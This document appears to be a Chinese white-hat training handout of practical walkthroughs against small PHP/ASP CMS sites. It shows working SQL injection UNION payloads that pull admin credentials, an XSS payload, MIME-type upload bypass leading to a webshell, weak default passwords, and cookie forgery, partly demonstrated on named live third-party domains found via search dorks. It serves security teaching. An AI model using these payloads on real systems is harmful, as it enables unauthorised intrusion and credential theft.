sql="select  * from News where BigClassName='"& BigClass &"' and
  SmallClassName='"& SmallClass &"' order by AddDate desc"
set rs=conn.execute(sql)
do while not rs.eof
%>
```

我们看到这是文本型的参数，也就是说我们注入的时候要想办法闭合单引号。而且它用的是 Access 数据库，我们没办法像 MySQL 和 SQLServer 那样使用 `--` 来注释。

我们照旧为 `SmallClass` 输入 `' and '1'='1` ，构造的 URL 为 `NewsType.asp?SmallClass=%27%20and%20%271%27=%271` ，发现正常。



输入 `' and '1'='2` ，构造的 URL 为 `NewsType.asp?SmallClass=%27%20and%20%271%27=%272` ，发现错误。



接下来我们查看源码目录下的 `Databases/0791idc.mdb` ，知道了 `News` 表一共有十个字段。

之后输入 `' and 1=2 union select 1,2,3,4,5,6,7,8,9,0 from admin where '1'='1` ，发现显示 2 和 9：



之后就很简单了，我们先看看 `admin` 表里面的用户名和密码都叫做啥。我们把 2 替换为 `username` ，9 替换为 `password` 。



然后把 `f3a976c77dc7264c` 送到 pmd5 解密，结果为 `060618` 。

之后可以从 `/admin` 访问后台，登录并继续拿 WebShell。

XSS

我们点击网站右上角的“联系我们”，可以发现这个页面的 URL 中出现了这四个字，页面中也出现了这四个字。



然后我们把 URL 中的 `Title` 参数改成 `1` ：



这就提示我们这里面可能会出现 XSS，我们改成 `<script>alert(1)</script>` ：

```
▼<tr>
  ▼<td height="206" valign="top">
    ▼<table width="100%" border="0" cellspacing="0" cellpadding="0">
      ▼<tbody>
        ▼<tr>
          ▼<td class="title_right" height="32">
              "   "
              <img src="Images/smallbook.jpg" width="10" height="10">
              "  "
              <script>alert(1)</script> == $0
            </td>
          </tr>
        </tbody>
      </table>
    ▶<table width="100%" border="0" cellspacing="0" cellpadding="0">
    …</table>
```

我们看到源代码中出现了这个东西。

附录

- 黑帽百科：2.2 常见 0day

米斯特白帽培训讲义 实战篇 余闻同学录

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

站点搜索

百度关键词搜索：

© 2016 余闻同学录v3.2 All Rights Reserved.王者-余闻 特别鸣谢似水纟

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约15个 搜索工具

"员提供" 及其后面的字词均被忽略，因为百度的查询限制在38个汉字以内。

余闻同学录v3.2

新的网络时代,同学录多种多样.看我们的影片© 2016 余闻同学录v3.2 All Rights Reserved.王者-余闻 特别鸣谢似水全体程序员提供的原程序 ...

s9804247.hk.aikeba.com/ - 百度快照 - 评价

余闻同学录v3.1

新的网络时代,同学录多种多样.看我们的影片© 2016 余闻同学录v3.1 All Rights Reserved.王者-余闻 特别鸣谢似水全体程序员提供的原程序 ...

tx.hlesk.com/ - 百度快照 - 评价

余闻同学录v3.2

新的网络时代,同学录多种多样.看我们的影片© 2016 余闻同学录v3.2 All Rights Reserved.王者-余闻 特别鸣谢似水全体程序员提供的原程序 ...

visionxk.com/ - 百度快照 - 评价

余闻同学录v3.2

新的网络时代,同学录多种多样.看我们的影片© 2016 余闻同学录v3.2 All Rights Reserved.王者-余闻 特别鸣谢似水全体程序员提供的原程序 ...

www.visionxk.com/ - 百度快照 - 评价

源码下载

http://download.csdn.net/download/u012513463/9701150

目录结构是这样的：

名称	修改日期	类型	大小
admin	2016/11/29 21:09	文件夹	
assets	2016/11/29 20:50	文件夹	
css	2016/11/29 20:50	文件夹	
home	2016/11/29 20:51	文件夹	
img	2016/11/29 20:51	文件夹	
indexs	2016/11/29 20:51	文件夹	
install	2016/11/29 20:51	文件夹	
js	2016/11/29 20:51	文件夹	
libs	2016/11/29 20:51	文件夹	
music	2016/11/29 20:50	文件夹	
n	2016/11/29 20:50	文件夹	
photos	2016/11/29 20:50	文件夹	
style	2016/11/29 20:50	文件夹	
syys	2016/11/29 20:50	文件夹	
azcommon.php	2016/11/24 21:32	PHP 文件	2 KB
code.php	2016/11/24 21:32	PHP 文件	3 KB
code.ttf	2016/11/24 21:32	TrueType 字体文件	23 KB
common.php	2016/11/24 21:32	PHP 文件	1 KB
index.php	2016/11/24 21:32	PHP 文件	1 KB
index1.php	2016/11/24 21:32	PHP 文件	9 KB
login.php	2016/11/24 21:32	PHP 文件	6 KB
logout.php	2016/11/24 21:32	PHP 文件	1 KB
music.php	2016/11/24 21:32	PHP 文件	4 KB
readme.txt	2016/11/24 21:32	文本文档	2 KB
reg.php	2016/11/24 21:32	PHP 文件	6 KB

弱密码

安装之后会弹出以下界面：

网站安装成功

共导入 80条数据 成功:80条 失败:0条


管理员账号admin，密码123456，请尽快修改密码。

网站首页

得知弱密码为 `admin:123456` 。

信息泄露

我们在目录中搜索 SQL：



看到了 `/install/install/sql` 文件。我们随便找个站点试验一下：




是可以访问的。

文件上传


进入后台，有两个上传点：界面管理和相册管理：




我们挑选相册管理来演示。首先随便上传一个 PHP 文件：




显示“文件类型不符”，然后显示了文件的类型。我们的猜测程序根据类型来判断，而前面说过类型是可以随便修改的（见“文件上传”一章）。我们用 Burp 抓取这个请求，把类型改为 `image/jpg` ，然后放行。




我们可以看到上传成功：



然后我们用菜刀连接一下，注意文件名称前面有两个点，表示上级目录，所以真实路径是 `/photos/1480440169.php` ：





我们下面来看看源码， `/home/xcgl.php` 第 47 行：

```
//上传文件类型列表
$uptypes=array(
    'image/jpg',
    'image/jpeg',
    'image/png',
    'image/pjpeg',
    'image/gif',
    'image/bmp',
    'image/x-png'
);
```

发现这是类型列表，再往下看，221 行：

```
if(!in_array($file["type"], $uptypes))
//检查文件类型
{
    echo "文件类型不符!".file["type"];
    exit;
}
```

它对文件类型进行了校验，但除此之外没有别的校验了，所以这里存在文件上传漏洞。

米斯特白帽培训讲义 实战篇 迅雷 CMS

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

站点搜索

关键词： `intext:"技术支持:银川迅雷网络公司"`


另外这个 CMS 是闭源的，没有找到源码。

Cookie 伪造

起因是这样，我们随便找了一个网站，访问后台登录页面（ `/admin/login.asp` ），然后使用弱密码 `admin:admin` 进了后台（ `/admin/index.asp` ），发现 Cookie 有这样一个东西：


名称	内容	域	原始大小	路径
cmsname	admin	www.ycmhdl.com	12 B	/
cmsid	1	www.ycmhdl.com	6 B	/
ASPSESSIONIDCCSDBSTD	OBEFNKMACHFMNOFKAEOKKAOO	www.ycmhdl.com	44 B	/

我们可以看到，用户名称和 ID 是明文保存的。我们猜测，程序根据 Cookie 中的值来判断当前登录用户。于是我们把其中一个删掉，结果退出登录。再次访问后台时返回到了登录页面。



名称	内容	域	原始大小	路径	过期时间
cmsname		www.ycmhdl.com	7 B	/	会话
cmsid		www.ycmhdl.com	5 B	/	会话
ASPSESSIONIDCCSDBSTD	OBEFNKMACHFMNOFKAEOKKAOO	www.ycmhdl.com	44 B	/	会话

这就说明它的确使用 Cookie 中的值来判断。我们再进行试验，将 Cookie 的两个值重新设置，之后直接访问 `/admin/index.asp` ：



成功进入后台。